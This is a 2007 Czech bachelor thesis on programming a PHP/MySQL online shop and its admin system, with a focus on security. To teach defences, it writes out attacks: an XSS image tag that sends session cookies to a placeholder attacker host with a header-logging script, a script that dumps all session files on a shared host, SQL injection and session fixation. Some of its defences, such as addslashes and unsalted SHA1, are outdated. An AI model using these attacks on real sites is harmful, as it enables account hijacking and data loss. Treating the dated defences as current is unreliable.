Vysoká škola ekonomická v Praze
Fakulta informatiky a statistiky
Vyšší odborná škola informačních služeb v Praze

Jan Vostrý

Naprogramování internetového obchodu včetně administračního systému

Bakalářská práce

2007

zadávací list

Prohlašuji, že jsem bakalářskou práci na téma programování internetového obchodu s administračním systémem se zaměřením na bezpečnost zpracoval samostatně a použil pouze zdrojů, které cituji a uvádím v seznamu použité literatury.

V Praze dne 20. 5. 2007 Podpis

1. Obsah

2. Anotace

Úkolem je naprogramovat internetový obchod včetně administračního systému, kterým bude moci majitel vše samostatně spravovat.

Nejedná se však o konkrétní obchod pro konkrétního zadavatele. Jde o vytvoření univerzálních modulů, které budou splňovat základní požadavky internetového obchodu a dohromady vytvoří kompaktní funkční celek.

Tyto předpřipravené části budou později při zpracování konkrétní zakázky šetřit čas i práci potřebnou pro vytvoření e-shopu na míru. Moduly internetového obchodu z pohledu zákazníka proto zatím nebudou sladěny s grafickým rozhraním.
Design internetového obchodu musí být pro každého jednotlivého zadavatele vytvořen přímo podle jedinečných přání a tyto univerzální moduly, jako je například výpis zboží, nákupní košík, registrace uživatelů atd., budou do grafiky webu zasazeny až při práci na konkrétním projektu.

Kromě zvládání běžných operací charakteristických pro jednotlivé moduly musí systém obstát i z hlediska bezpečnosti. Proto se v této práci zaměřím kromě samotného programování také na odhalení bezpečnostních rizik a jejich ošetření.

Nedílnou součástí e-obchodu je administrační systém. Majitel jím bude moci vkládat jednotlivé kategorie obchodu podle vlastní potřeby. Každá z nich se dá kvůli větší přehlednosti ještě rozdělit na podkategorie. Samozřejmostí je možnost zpětné opravy jakéhokoli navigačního prvku, či jeho úplně odstranění.

Další funkcí administračního systému je vkládání zboží do e-obchodu, lépe řečeno do databáze, ze které se následně zboží při nákupu vypisuje do uživatelských stránek. Každé zboží bude moci být přesně začleněno do subkategorie náležící určité kategorii. U každého zboží bude možné vyplnit již přednastavená formulářová políčka, jako je název zboží, cena, popis, záruční doba atd. Samozřejmostí bude vkládání obrázků ke každému produktu.

Administrační systém poskytne majiteli e-obchodu také další nástroje. Rozhodně nesmí chybět správa objednávek. Objednávky se v administračním systému člení na přijaté, vyřízené, expedované a zrušené. Poté, co nakupující zákazník odešle svou objednávku, bude mít majitel e-obchodu šanci prohlédnout si ji a měnit u ní stav. Toto je důležité z toho důvodu, že po každé změně stavu objednávky bude kupující zákazník automaticky informován e-mailem, aby měl přehled, jak jeho objednávka postupuje v procesu vyřizování.

V obchodě mohou zboží vkládat do košíku jak registrovaní, tak neregistrovaní uživatelé. Další modul proto tvoří registrace uživatelů. Registrované uživatele bude možné vypsat v administračním systému v modulu správa uživatelů, kde se o uživatelích zobrazí detailní informace.

Nedílnou součástí nákupů je modul nákupní košík. Zde půjde především o vyřešení otázky ukládání informací o průběhu nakupování zákazníka – ukládání informací o tom, jaké zboží zákazník vkládá do košíku. Je potřeba vytvořit mechanismus, který zajistí, aby nákupní košíky jednotlivých uživatelů zůstaly odděleny a více současně nakupujících si nemohlo navzájem přepisovat a měnit obsah nákupy.

S bezpečností souvisí také záloha dat. Proto by součástí administračního systému měl být mechanismus, kterým majitel bude moci zálohovat celou databázi se všemi uloženými daty.

3. Použité nástroje

Řešení výše uvedeného problému bude probíhat pomocí vlastního vývoje e-obchodu a administračního systému. Použité nástroje tvoří programování v PHP, HTML, JavaScript. Použitá databáze bude typu MySQL a provoz PHP zajistí server Apache.

3.1. PHP

PHP je skriptovací jazyk používaný pro tvorbu dynamických internetových stránek.

Jeho vznik spadá do devadesátých let dvacátého století, kdy ho jeho autor Rasmus Lerdorf vyvinul nejprve pro své vlastní potřeby a následně ho v roce 1995 pod vlivem okolí uvolnil k veřejnému použití pod názvem Personal Home Page Tools. Také zřídil forum, kde uživatelé mohli přispívat svými nápady a poznatky.

Systém se stal velice oblíbeným a dále rozšiřovaným. Přibyla podpora SQL dotazů, vytváření formulářů a zobrazování výsledků dotazů.

V roce 1998 byla vytvořena verze PHP 3.0, která oproti předchozím verzím doznala zrychlení a také byla zavedena podpora pro operační systém Windows.

Od verze 4 běží PHP na jádru Zend, které ještě dále celý systém zrychlilo.

V současné době existuje již verze PHP 5.2.1 a systém se stále vyvíjí a rozšiřuje. Připravovaná je dokonce verze PHP 6.0

PHP patří do skupiny serverových skriptovacích jazyků, což znamená že nejsou vykonávány na straně klienta jako např. JavaScript, ale na straně serveru. Výhodou takovýchto serverových jazyků je, že programátor má události více pod kontrolou a obecně takovéto jazyky zvládají víc věcí než klientské.

PHP není jediný takovýto jazyk, ale k jeho výhodám patří jeho multiplatformní použití – může být provozován jak na Linuxu, Windows tak i na Mac OS a dalších systémech.

K jeho rozšířenosti přispělo jistě také to, že je zdarma a za jeho použití se nemusí platit. Přitom je to systém kvalitní a také bezpečený. K tomu zřejmě přispívá také to, že je to systém s otevřeným zdrojem (tzv. open-source systém) a tedy prověřovaný a zkoumaný širokou veřejností. Díky tomu se podařilo odhalit a opravit spoustu chyb a nedostatků.

Pro vývoj internetového obchodu budu používat PHP verze 5.0.4

3.2. MySQL

MySQL je open-source databázový systém vyvinutý švédskou firmou MYSQL AB a je nabízený pod bezplatnou licencí GPL. MySQL využívá jazyk SQL, avšak podobně jako u ostatních databázových systémů je tento jazyk mírně upraven.

Systém je značně rozšířen a mezi vývojáři oblíben. Provozován může být jak na operačních systémech Windows, tak i na Linuxu, Mac OS a mnoha dalších.
Za svůj vývoj prošel mnoha optimalizacemi a je orientován na rychlost, což je ovšem místy provedeno na úkor jistých omezení. Donedávna například nebyla zabudována podpora pohledů, triggerů apod.

MySQL je databáze relační a víceuživatelská. Data jsou tedy uložena do jednotlivých logických celků, které mohou být provázány a současně k databázi může přistupovat více uživatelů najednou.

MySQL nabízí několik typů tabulek, kam se dají data ukládat. Podporuje tabulky MyISAM, InnoDB, BDB, MEMORY, NDB Cluster, ARCHIVE a CSV (pro ukládání dat v textových souborech).

Systém v současnosti podporuje triggery, pohledy, poddotazy, transakce apod. Některé tyto vlastnosti jsou dostupné v závislosti na verzi MySQL a na zvolené tabulce pro uložení dat.

V současné době je k dispozici verze MySQL 5.0.37.

Při práci na projektu budu požívat verzi 4.1.11

3.3. Apache

Apache je softwarový webový server s otevřeným zdrojovým kódem, jehož vývoj začal v roce 1993 v National Center for Supercomputing Aplications. Později došlo ke kompletnímu přepsání zdrojového kódu a označení systému jako Apache2. O vývoj se stará Apache Group.

Dnes je to jeden z nepoužívanějších webových serverů. Samozřejmostí je podpora operačních systémů Windows, Linux a další.

V současnosti je k dispozici vezre 2.2.4. Pro provádění skriptů PHP budu v projektu používat verzi 2.0.55.

4. Administrační systém

Internetový obchod je klasický případ dynamicky generovaného webu. Jeho obsah není vložen napevno přímo do zdrojového kódu, ale je vytvářen na základě aktuálního obsahu databáze a akcí prováděných nakupujícím. Proto může uživatel vkládat zboží do nákupního košíku, upravovat položky, sledovat stav svých objednávek apod.

Na druhé straně ovšem musí existovat způsob, jak vůbec zboží do databáze vložit, spravovat objednávky atd. Za tímto účelem musí být k internetovému obchodu vyvinut administrační systém, který majiteli umožní spravovat pokud možno celý obsah obchodu a provádět akce s obchodováním spojené.

4.1. Přihlášení do systému

Administrační systém je mocný nástroj, a proto je třeba dbát na zabezpečení této aplikace a přístup povolit pouze oprávněným osobám. Ty budou svoji způsobilost k provádění operací v administračním rozhraní prokazovat uživatelským jménem a heslem, které zadají pro přihlášení do systému. Vstupní stránka rozhraní je vidět na obrázku 4.1 v příloze.

Tato stránka obsahuje jednoduchý HTML kód s formulářem pro zadání jména a hesla. Po vyplnění údajů jsou data odeslána na stránku login_status.php k dalšímu zpracování. Ta je tvořena pouze PHP a SQL kódem a testuje přihlášení uživatele v několika krocích. Nejprve je vytvořeno spojení s databází, dále se inicializují sessions, provede se ošetření kolizních znaků v přihlašovacích proměnných, heslo se zakóduje hashovacím algoritmem, platnost údajů je ověřena v databázi a pokud se shodují, nastaví se uživateli session proměnné a uživatel je přesměrován do administračního rozhraní. Pokud je přihlášení chybné, uživateli je odepřen přístup.

Už v těchto několika krocích se skrývají bezpečnostní rizika. Nyní si jednotlivé akce podrobněji rozebereme.

4.1.1. Zahrnování externích souborů

Protože v celém administračním systému, včetně skriptů pro ověření platnosti uživatelského jména a hesla, budeme využívat databázi, musíme s ní nejdříve vytvořit spojení. Nemá ale smysl psát skript pro spojení do každé stránky zvlášť. Je to velice nepraktické, protože pokud by časem došlo ke změně přihlašovacích údajů, museli bychom je na každé jednotlivé stránce přepsat. Jejich změně se nevyhneme minimálně jednou z toho důvodu, že projekt nejprve vytváříme na localhostu a následně ho ukládáme na hosting pod příslušnou doménu na internet, kde jsou přihlašovací údaje jiné. Lepší řešení je spojení s databází zadat do jediného souboru a ten pak ze skriptů načítat.

V PHP existuje několik možností jak do stránky zahrnout skripty z externích souborů. Mezi nejpoužívanější patří příkazy `include()` a `require()`. Jsou téměř totožné jen s tím rozdílem, že include vrací při neúspěchu varování, kdežto require ohlásí kritickou chybu a zpracování skriptu se zastaví. Pro začlenění důležitých údajů pro spojení s databází použijeme tedy příkaz `require()`.

Při zahrnování souborů je třeba dát pozor na jednu věc. Někteří lidé si pro přehlednost označují konfigurační soubory například koncovkou .inc, .conf apod. Takový soubor se sice v pořádku do skriptu zahrne a vykoná, ale už sám princip pojmenování souboru v sobě skrývá bezpečnostní riziko. Pokud útočník zavolá soubor z příkazové řádky prohlížeče, místo aby došlo k provedení skriptu, vypíše se jeho obsah na obrazovku. Tím útočník získá veškeré uvnitř uvedené údaje, v našem případě údaje pro vstup do databáze, a může napáchat veliké škody.

Proto je dobré všem takovýmto souborům s citlivými daty dávat příponu .php. Při dotazu na soubor se příkazy v něm obsažené vykonají, místo aby se vypsaly na obrazovku.

Skript v souboru login_status.php začíná příkazem `require ('opendb.php');`, který zahrnuje konfigurační soubor opendb.php s tímto obsahem:

```
<?
mysql_connect("localhost","","");
mysql_select_db("diplomova-prace");
?>
```

Funkci `mysql_connect()` předáváme nejčastěji tři parametry – název serveru, kde databáze běží, uživatelské jméno a heslo.
Funkce `mysql_select_db()` následně vytváří spojení s konkrétní databází.

4.1.2. Sessions a session stealing

Protokol HTML je bezstavový. To znamená, že pokud chceme mezi jednotlivými skripty a stránkami uchovávat nějaké hodnoty (v našem případě to bude uživatelské jméno a heslo, u něhož bude při každém spuštění skriptu ověřováno, zda je platné a uživatel může provádět operace se systémem), musíme použít některé pomocné metody.

Jednou z nich je neustále předávání proměnné v URL, tedy metodou GET, což je nepohodlné, protože bychom museli ke každému odkazu ve stránce ručně proměnné doplnit. Jelikož se tyto údaje předávají v adresové řádce, jsou dobře viditelné, a proto není pro útočníka problém je zcizit či změnit. Podobně by to bylo s proměnnými předávanými metodou POST.

K pohodlnějšímu uložení hodnot se dají využít Cookies, což jsou textové soubory ukládané na straně uživatele v jeho počítači a při každém dotazu na doménu se z nich mohou údaje načítat. Ani toto řešení ovšem není moc bezpečné, protože útočník se může k souborům v počítači dostat a jejich obsah zcizit.

Relativně bezpečnou záležitostí je využití uživatelských relací – sessions. Vytváří se voláním funkce `session_start();`. Je ji třeba volat ještě před jakýmkoli výstupem na obrazovku, jinak by funkce způsobila chybu kvůli kolizi s již odeslanými hlavičkami.

Při vzniku session vytvoří skriptovací stroj PHP jedinečný identifikátor této relace. Ten má podobu 32 místného řetězce, který je tvořen hashovou md5 hodnotou vzdálené IP adresy, aktuálního času a několika dalších informací. Současně s tím vzniká na webovém serveru soubor, jenž tuto hashovou hodnotu obsahuje v názvu a jeho obsahem jsou session proměnné, které chceme během našeho spojení s aplikací využívat.

Abychom při každém spojení se serverem k tomuto souboru mohli přistoupit a používat data v něm uložená, musíme se vždy prokázat vzniklým identifikátorem. Existují dvě možnosti, jak identifikátor uchovávat.

První z nich je předávat ho v URL, kam se doplňuje sám. Toto řešení v sobě ale skrývá bezpečnostní riziko. Pokud by se útočníkovi podařilo získat náš identifikátor a použít ho pro své spojení se serverem, získal by tím pádem také oprávnění přistupovat k session souboru na serveru. Při ověřování, zda je uživatel přihlášen oprávněně, by útočník použil údaje z odpovídajícího session souboru a kontrola by proběhla v pořádku, protože i data v souboru jsou v pořádku – vytvořil je právoplatný uživatel administračního systému a útočník je jen zcizil.

Soubor session není pochopitelně uložen na serveru na věky, ale zaniká buď po řádném odhlášení uživatele nebo po delší době, kdy se k souboru nepřistupovalo. Podmínkou k neoprávněnému přihlášení na cizí session id je tedy to, že řádný uživatel je momentálně také přihlášen, nebo po něm ještě zůstal soubor session.

Zcizení identifikátoru session se nazývá session stealing a dá se provést různými způsoby. Jeden z nich právě využívá toho, že se session id předává v URL. Útočník může identifikátor jednoduše z adresového řádku přímo odečíst, nalézt ho v historii prohlížeče, nebo ho dokonce zjistit z vyhledavače. Například Seznam.cz zaindexuje celé URL stránky včetně session id, které se podle výchozího nastavení do URL doplňuje samo. Pokud přes vyhledaný odkaz přistupuje na web více uživatelů, mají všichni stejný identifikátor a čerpají se stejného session souboru. Později příchozí tak může být ihned po vstupu přihlášen za jiného uživatele, který tak učinil před ním.

Jestliže už útočník session id zcizil, stačí mu zadat do adresového řádku příkaz např. www.example.cz?PHPSESSID= 01d45f5df24e299cec202857e38d3089, kde 01d45f5df24e299cec202857e38d3089 je získaný identifikátor. Díky uvedenému systému předávání identifikátoru v URL bude útočník úspěšně spojen s existujícím session souborem.

Jak tomuto bezpečnostnímu riziku zamezit? Do stránky login_status.php vložíme příkaz `ini_set('session.use_trans_sid', 0);`, který zajistí, aby se identifikátor relace automaticky do URL nevkládal. Tím vyhledavačům zabráníme indexaci kompletní adresy včetně sesion id.

Jako další použijeme zápis `ini_set('session.use_only_cookies', 1);`, který se postará o to, aby identifikátory předávané pomocí URL byly ignorovány.

Oba zápisy využívají funkce `ini_set()`, která umožňuje za chodu skriptu měnit konfigurační volby PHP, jinak obsažené v konfiguračním souboru php.ini.

Jelikož jsme zakázali předávání identifikátoru session v URL, zbývá pro zachování jeho hodnoty druhá metoda – předávání v cookies. Ty se ale na rozdíl od klasických souborů cookies neukládají v počítači uživatele, ale v mezipaměti okna prohlížeče. Proto se při zavření okna prohlížeče ztratí session id a relace zaniká. Soubor session na serveru však zůstává a je automaticky odstraněn až po určité době, která se dá nastavit v konfiguraci PHP.
Tato metoda předávání identifikátoru session je relativně bezpečná, ale i zde se najdou způsoby, jak session id zcizit.

Představme si například, že součástí našeho internetového obchodu je uživatelská diskuse, kam mohou návštěvníci přispívat. Útočník má tedy možnost do stránky, kterou uvidí ostatní uživatelé (každý z nich má v paměti svého prohlížeče uložen svůj session identifikátor) vložit nějaký obsah. Tím obsahem by mělo být ideálně něco, co pomůže útočníkovi zjistit identifikátor uživatele, který zrovna diskusi prohlíží.

Vložení škodlivého kódu do stránky se nazývá Cross Site Scripting (XSS) a bude o něm řeč ještě dále. Nyní chci jen poukázat na to, jakým způsobem je možné získat cizí identifikátor relace.

Za optimálních podmínek je pro útočníka snadné do diskuse vložit např. tento kód: `<img src="http://www.example.cz/utok.php">`. Na první pohled se nic špatného nestane. V diskusi se jen objeví symbol křížku znázorňujícího chybějící obrázek. Pokud by navíc útočník přidal obrázku rozměry `<img src="http://www.example.cz/utok.php" width="1" height="1">`, chybějícího obrázku si uživatelé ani nemusí všimnout. Na pozadí se však stane zásadní věc – spolu s požadavkem na načtení obrázku z adresy www.example.cz/utok.php, která samozřejmě na žádný obrázek nevede, pošle prohlížeč autorizační session identifikátor. Obsahem souboru utok.php pak může být například skript jako tento:

```
<?
$headers = GetAllHeaders();
while (list($hlavicka, $hodnota) = each($headers)):
$obsah=$obsah."$hlavicka - $hodnota\r\n";
endwhile;

$soubor="obsah.txt";

$fp = fopen($soubor, 'w');
fwrite($fp, $obsah);
fclose($fp);
?>
```

Tento skript přečte hlavičky prohlížeče a uloží je do souboru na serveru útočníka. Kromě jiného je v hlavičkách obsažen právě session identifikátor.

Útočník má nyní náš identifikátor a nic mu nebrání ho zadat do adresové řádky. Ovšem protože jsme zakázali předávání session id v URL, útoku jsme zabránili.

Nicméně i s tím si může útočník poradit. K této problematice se vrátím později.

U sessions je dobré zmínit ještě jednu věc. V současné době je zvykem, že se soubory sessions ukládají na hostingový prostor přiřazený konkrétní doméně do adresáře TMP, což je správné.

Nicméně je stále možné setkat se s hostingy, které ukládají session soubory do společného adresáře pro všechny weby na stejném serveru. Pokud si vytvoříme následující skript a umístíme ho na server, který ukládá sessions do společného adresáře, můžeme za určitých okolností (např. se špatně nastavenou direktivou open_basedir či safe_mode) získat kompletní obsah všech session proměnných ze souborů session z celého serveru. Skript může být následující:

```
$session_path = preg_replace('~.*;~', '', ini_get("session.save_path"));
foreach (glob(($session_path ? $session_path : $_ENV["TEMP"]) .
"/sess_*") as $filename) {
    echo "$filename\t";
    readfile($filename);
    echo "\n";
}
```

4.1.3. Register_globals

Register_globals je direktiva, která má za úkol usnadnit programátorům práci. Po přidání do PHP měla nastavení implicitně na On. Nicméně později, potom co byla tato funkce diskutovaná z hlediska bezpečnosti, je od PHP verze 4.2.0 implicitně nastavena na hodnotu Off a od verze 6.0 bude dokonce možnost nastavení úplně odstraněna a PHP se bude chovat jako při vypnuté funkci.
Ačkoliv dnes na většině hostingů běží PHP novější než 4.2, stále se na mnoha z nich můžeme setkat s nastavením On.
Nedá se tedy dopředu počítat s tím, že na webu v ostrém provozu bude hodnota taková, jakou chceme mít. Navíc se tato funkce nedá ovlivnit nastavením pomocí `ini_set()`.

Proč je direktiva register_globals tak diskutabilní, když usnadňuje programátorům práci? Jejím úkolem je z proměnných předaných uživatelem vytvořit globální proměnné, které je následně možné používat ve skriptu. Register_globals vytváří globální proměnné z dat předaných metodou GET, POST, pomocí COOKIES, SERVER a ENVIRONMENT a to v pořadí uvedeném v nastavení variables_order, které je implicitně EGPCS. To znamená, že pokud odesíláme data metodou GET i POST najednou a obojí má stejný název, data z metody GET budou přepsána daty z POST při nastavení EGPCS.

V praxi register_globals funguje například tak, že po odeslání formulářového pole `jmeno` metodou POST, PHP vytvoří z proměnné `$_POST['jmeno']` také globální proměnnou `$jmeno`. Ušetří nám tedy jak psaní delšího výrazu `$_POST['jmeno']`, tak i rozmýšlení, z jakého zdroje vlastně data přišla. Jestli z POST či GET apod.

Mnozí programátoři proto vyžadují nastavení direktivy na On a pokud to technická podpora hostingu, kde web běží, nedovolí, použijí vlastní funkci, která udělá vlastně to samé, jako register_globals On. Taková funkce může vypadat následovně:

```
<?
($_GET as $key => $value) {
$$key = $value;
}

($_POST as $key => $value) {
$$key = $value;
}
?>
```

Ačkoli pak mohou přistupovat k proměnným jako v případě register_globals On, neřeší to bezpečnostní riziko, které se v celé věci ukrývá.

Problém spočívá v tom, že uvnitř našeho skriptu se vyskytuje množství interních proměnných. Například si představme následující ukázkový kód testu přihlášení, kde se

kontroluje, zda byla uživateli vytvořena session proměnná s jeho jménem a pokud ano, dá se předpokládat správné přihlášení uživatele. Dále v kódu se proměnná `$prihlaseni_ok` používá v nějakých podmínkách:

```
<?
if($_SESSION['login']=="test"):
    $prihlaseni_ok=1;
endif;
//další kod...
?>
```

Pokud je zapnuta direktiva register_globals a útočník zadá do URL například toto: www.example.cz/test.php?prihlaseni_ok=1, bude z proměnné `$_GET['prihlaseni_ok']` vytvořena také proměnná `$prihlaseni_ok` nastavená na hodnotu 1 a to aniž by musela ve skriptu platit podmínka `if($_SESSION['login']=="test"):`

Podobné zneužití register_globals může nastat, pokud například při odeslání objednávky a ukládání řádků do databáze v každé části cyklu while ukládáme název právě zpracovávaného zboží do proměnné `$obsah_zpravy`, abychom pak mohli uživateli zaslat email s výpisem veškerého zboží, které objednal:

```
while($zaz = mysql_fetch_array($vysledek)):
      $nazev = $zaz['nazev'];

      $obsah_zpravy.="Zboží: $nazev<br>";
endwhile;
```

Pokud útočník pomocí adresového řádku odešle proměnnou `$obsah_zpravy` s nějakým textem, bude kvůli zápisu `$obsah_zpravy.=` ve skriptu nejprve vložena zpráva od útočníka a až poté přidávány informace o objednaném zboží.

Z výše uvedeného ale vyplývá jedno: pokud by programátor důsledně inicializoval proměnné, nepředstavovalo by nastavení register_globals On takové oslabení bezpečnosti. V uvedených příkladech by stačilo před testováním podmínky nastavit `$prihlaseni_ok=0;` a ve druhém případě před vykonáváním cyklu while `$obsah_zprávy="";`

Nicméně takto nastavovat všechny proměnné je pracné a je možné někde na něco zapomenout, nedomyslet… Navíc je třeba pamatovat, že i do pole se dá pomocí URL přiřadit hodnota, pokud se pole ve skriptu nevytváří zápisem `$pole=array()`, ale rovnou se do něj přiřazuje stylem `$pole[]="obsah";`

Za další, ačkoli je méně pohodlné zapisovat stylem `$_POST['promenna']` než `$promenna`, první způsob vede k větší přehlednosti a programátor si uvědomuje, odkud data přišla, což při vývoji systému může občas zabránit chybám a kolizím proměnných.

Proč ale zmiňuji tuto problematiku – hned na úvod našeho skriptu pro přihlášení uživatele totiž pracujeme s daty odeslanými metodou POST, tedy s uživatelským jménem a heslem, a proto, jako i v dalších částech skriptu, k takovým datům budeme z výše uvedených důvodů přistupovat řádně přes $_POST či $_GET.

4.1.4. Magic_quotes_gpc a SQL injections

Ihned po testu, zda byla proměnná `$_POST['login']` a `$_POST['heslo']` vyplněna (pokud ne, bude uživatel přesměrován pomocí funkce `header('Location: error.php?event=login');` na chybovou stránku, která ho informuje o nevyplněných údajích), proběhne další test, který také souvisí s bezpečností. Budeme testovat, zda je direktiva magic_quotes_gpc nastavena na On či Off.
Direktiva magic_quotes_gpc má za úkol v proměnných typu GET, POST a COOKIE escapovat znaky jako jsou jednoduché uvozovky, dvojité uvozovky či zpětná lomítka. Před tyto znaky je při nastavení magic_quotes_gpc On automaticky vloženo zpětné lomítko. Pokud by se tak nestalo, mohlo by docházet ke kolizi uvozovek v hodnotě proměnné

s uvozovkami používanými v jazyce PHP či SQL. Ovšem nejen ke kolizi, ale v některých případech by mohlo také být útočníkovi umožněno modifikovat SQL dotaz pomocí údajů předaných z URL.

Útok, kdy je zvenku modifikován SQL dotaz, se nazývá SQL injection. Představme si následující kód, který maže položku v košíku určenou jejím ID. Tento kód je pro ukázku zjednodušen.

```
mysql_query("DELETE FROM kosik WHERE ID=$_GET[ID_smazat]");
```

Takovýto zápis je z funkčního hlediska v pořádku a pokud ve výpisu košíku klikneme na tlačítko pro smazání záznamu, je pomocí URL předáno ID řádku, který bude smazán a SQL skript ho také vymaže.
Co se ale stane, pokud útočník do adresového řádku zadá příkaz "kosik.php?ID_smazat=1 OR 0=0" ? SQL dotaz po vložení proměnné `$_GET['ID_smazat']` bude vypadat takto:

```
mysql_query("DELETE FROM kosik WHERE ID=1 OR 0=0");
```

Což má za následek smazání nejen řádku s ID=1, ale také všech ostatních řádků v tabulce, které jsme rozhodně mazat nechtěli.

První stupeň obrany proti těmto útokům je uzavírání proměnných do jednoduchých uvozovek. Dotaz pak vypadá následovně:

```
mysql_query("DELETE FROM kosik WHERE ID='$_GET[ID_smazat]'");
```

A po vložení hodnoty proměnné vypadá takto:

```
mysql_query("DELETE FROM kosik WHERE ID='1 OR 0=0'");
```

Takový zápis neprovede žádnou akci a žádný řádek nebude vymazán. Pokud ovšem útočník místo kosik.php?ID_smazat=1 OR 0=0 nezadá kosik.php?ID_smazat=1' OR 0=0. Rozdíl je v jediné jednoduché uvozovce za číslem 1. Dotaz by pak vypadal následovně:

```
mysql_query("DELETE FROM kosik WHERE ID='1' OR 0=0");
```

A opět bychom přišli o celý obsah tabulky. Protože ale existuje direktiva magic_quotes_gpc, která při nastavení na On před každou uvozovku v proměnné vloží zpětné lomítko, dotaz vykonán nebude a data zůstanou zachována.
Také je možné přidat ještě další ošetření a to testování předávané proměnné na číslo pomocí funkce `intval()`.

Ačkoli je magic_quotes_gpc s nastavením On velmi užitečná věc, na některých hostinzích je vypnuta a nastavení pomocí `ini_set()` není podporováno. Ani zde tedy nemůžeme stoprocentně spoléhat na její nastavení u webu v ostrém provozu, a proto ve skriptu login_status.php s přihlášením uživatele, a také ve všech dalších, testuji, zda je nastavena tak, jak potřebuji, pomocí podmínky `if (!get_magic_quotes_gpc()):`
Pokud je podmínka splněna, což znamená že magic_quotes_gpc jsou vypnuté, použiji na hodnoty POST funkci `addslashes()`. Ta je v PHP od verze 4 a dělá to samé, co magic_quotes_gpc On, tedy přidá zpětné lomítko před jednoduché i dvojité uvozovky a zpětná lomítka.

Mimochodem, pokud data, která byla addslashována, ať už funkcí addslashes nebo magic_quotes_gpc, na stránce ihned vypisujeme, musíme použít funkci `stripslashes()`, která zpětná lomítka z řetězce odstraní. Jinak by se nám zobrazily texty se zpětnými lomítky.

4.1.5. Otisk hesla

Nyní máme zjištěno, že uživatelské jméno a heslo bylo řádně vyplněno, zajistili jsme addslashování a nezbývá než ověřit, zda se jméno i heslo shoduje s uživatelskými údaji v databázi.

U hesla ale nebudeme v databázi hledat shodu s tvarem, který zadal uživatel při vyplňování přihlašovacího formuláře (např. hesla „mojeheslo“), ale s tzv. otiskem hesla. Otisk hesla je heslo zakódované některou z hashovacíh funkcí do tvaru, ze kterého není možné heslo zjistit.

Bylo by totiž chybné ukládat do databáze heslo v jeho běžné čitelné podobě. Sice to usnadňuje práci v případě zapomenutého hesla, kdy si uživatel může snadno nechat zaslat ztracené heslo na email, ale už jen proto, že si nešifrovaná hesla všech uživatelů může přečíst minimálně správce databáze, není to dobré řešení.

Funkcí na zakódování hesla existuje více, např. oblíbené SHA1, md5 a další. U funkce md5 však byly nalezeny bezpečnostní trhliny. Bylo objeveno více zpráv, které vedly ke stejnému hashi a funkci md5 bylo doporučeno nepoužívat. Navíc náročnost nalezení takovéto kolize není zřejmě velká, protože pro jejich získání stačily běžné notebooky a čas potřebný k nalezení shody se pohyboval v řádu hodin (viz http://www.root.cz/clanky/nalezani-kolizi-md5-hracka-pro-notebook a http://www.root.cz/clanky/hasovaci-funkce-md5-a-dalsi-prolomeny).

V administračním systému tedy budu používat funkci SHA1.

4.1.6. Dokončení přihlášení do systému

Pokud v databázi nalezneme shodu loginu a hesla s přihlašovacími údaji zadanými do formuláře, uložíme do session uživatelské jméno, SHA1 hash hesla, stupeň oprávnění, který je načten z databáze z informací o uživateli a nakonec IP adresu uživatele. Tyto údaje budou sloužit pro pozdější kontrolu oprávněného vstupu. Následně uživatele přesměrujeme pomocí funkce `header()` na stránku login.php, kde je již grafické administrační rozhraní viz obrázek 4.1.6.

Pokud by shoda v databázi nalezena nebyla, bude uživatel přesměrován na chybovou stránku s informačním textem o neplatných přihlašovacích údajích.

4.1.7. Kontrola oprávněného přístupu a další metoda podstrčení session id

Ihned na začátku stránky login.php, stejně jako na všech dalších stránkách, je příkaz `require ('kontrola.php');` který zahrnuje skript s kontrolou uživatele. Kontrola každé stránky skriptu je nezbytná. Nelze spoléhat pouze na test uživatele při přihlášení na stránce www.example.cz/admin. Útočník by mohl do adresového řádku rovnou zadat například www.example.cz/admin/zbozi-vypsat.php, obejít přihlašovací formulář a dostat se k výpisu zboží. Se zahrnutím kontroly do každé stránky bude bez platných údajů odkázán na chybovou stránku.

Skript kontrola.php vykonává následující akce. Pomocí `require ('opendb.php');` vytvoří spojení s databází. Protože je skript kontrola.php začleněn do všech stránek v administračním systému (kromě login_status.php a index.php), bude vytvořeno spojení s databází při každém volání určité stránky, což ostatně potřebujeme.

Další řádky skriptu obsahují příkazy `ini_set('session.use_only_cookies', 1);` a `ini_set('session.use_trans_sid', 0);`, které zajistí ignorování identifikátoru session v URL a zakáží automatické doplnění session id do URL.
Dále je volaná funkce `session_start()`, která vytvoří spojení se session.

První z testů oprávněného přístupu uživatele spočívá v testování, zda IP adresa uložená do sessions při úspěšném přihlášení uživatele odpovídá aktuální IP adrese zjištěné ze superglobální proměnné `$_SERVER['REMOTE_ADDR'];`. Je ovšem potřeba počítat s tím, že více unikátních uživatelů přicházejících do systému ze stejné sítě, může mít stejnou IP adresu. Nicméně jako jeden z prvků zabezpečení můžeme tento postup použít.

Proč vlastně testovat IP adresu, když by mohlo stačit otestovat session proměnné login a heslo, navíc když jsme zakázali předávání identifikátoru session v URL, a proto se za nás útočník nemůže přihlásit podstrčením session id do adresy? V kapitole o sessions jsem zmínil, že útočník si může poradit i jiným způsobem.

S voláním
www.example.cz/admin/login.php?PHPSESSID=1d0404ff5f8e04068fe576df48c9247a
neuspěje a je přesměrován na chybovou stránku. Pokud ale někde jinde na svém webu či na svém počítači na localhostu vytvoří jednoduchý skript s obsahem

```
<?
session_start();
?>
```

a zavolá ho pomocí
127.0.0.1/utok.php?PHPSESSID=1d0404ff5f8e04068fe576df48c9247a, je mu vytvořena session s tímto identifikátorem. Ten se uloží do paměti prohlížeče. Pak stačí ve stejném okně browseru zadat www.example.cz/admin/login.php, a prohlížeč s požadavkem na stránku odešle i autorizační session id pomocí cookies, nikoli pomocí URL. A útočník je úspěšně připojen k session souboru na serveru a bez problému přihlášen.
Pokud ovšem skript kontrola.php obsahuje krom jiného i porovnání IP adresy ze session s adresou útočníka, znesnadníme mu práci a test oprávněného přístupu selže.

Jako další testujeme, zda login i heslo v session se shodují s údaji v databázi. Jiná možnost je testovat pouze to, zda login a heslo v sessions vůbec existuje, protože existovat mohou jen po úspěšném přihlášení. Nicméně během pobytu uživatele v administračním systému mohlo dojít k tomu, že ho správce vymazal z databáze za účelem zamezení jeho přístupu do rozhraní. Již přihlášeného uživatele by se toto nedotklo, protože údaje v sessions by mu zůstaly a test na jejich existenci by vyšel kladně.

Jelikož je administrační nástroj branou do celého systému, nebudeme ponechávat nic náhodě a login i heslo ze session zkusíme při každé kontrole nalézt v databázi. Abychom dotaz do databáze urychlili, použiji tento zápis:

```
mysql_result(mysql_query("SELECT COUNT(*) FROM admin WHERE
login='$_SESSION[login]' AND heslo='$_SESSION[heslo]'"), 0);
```

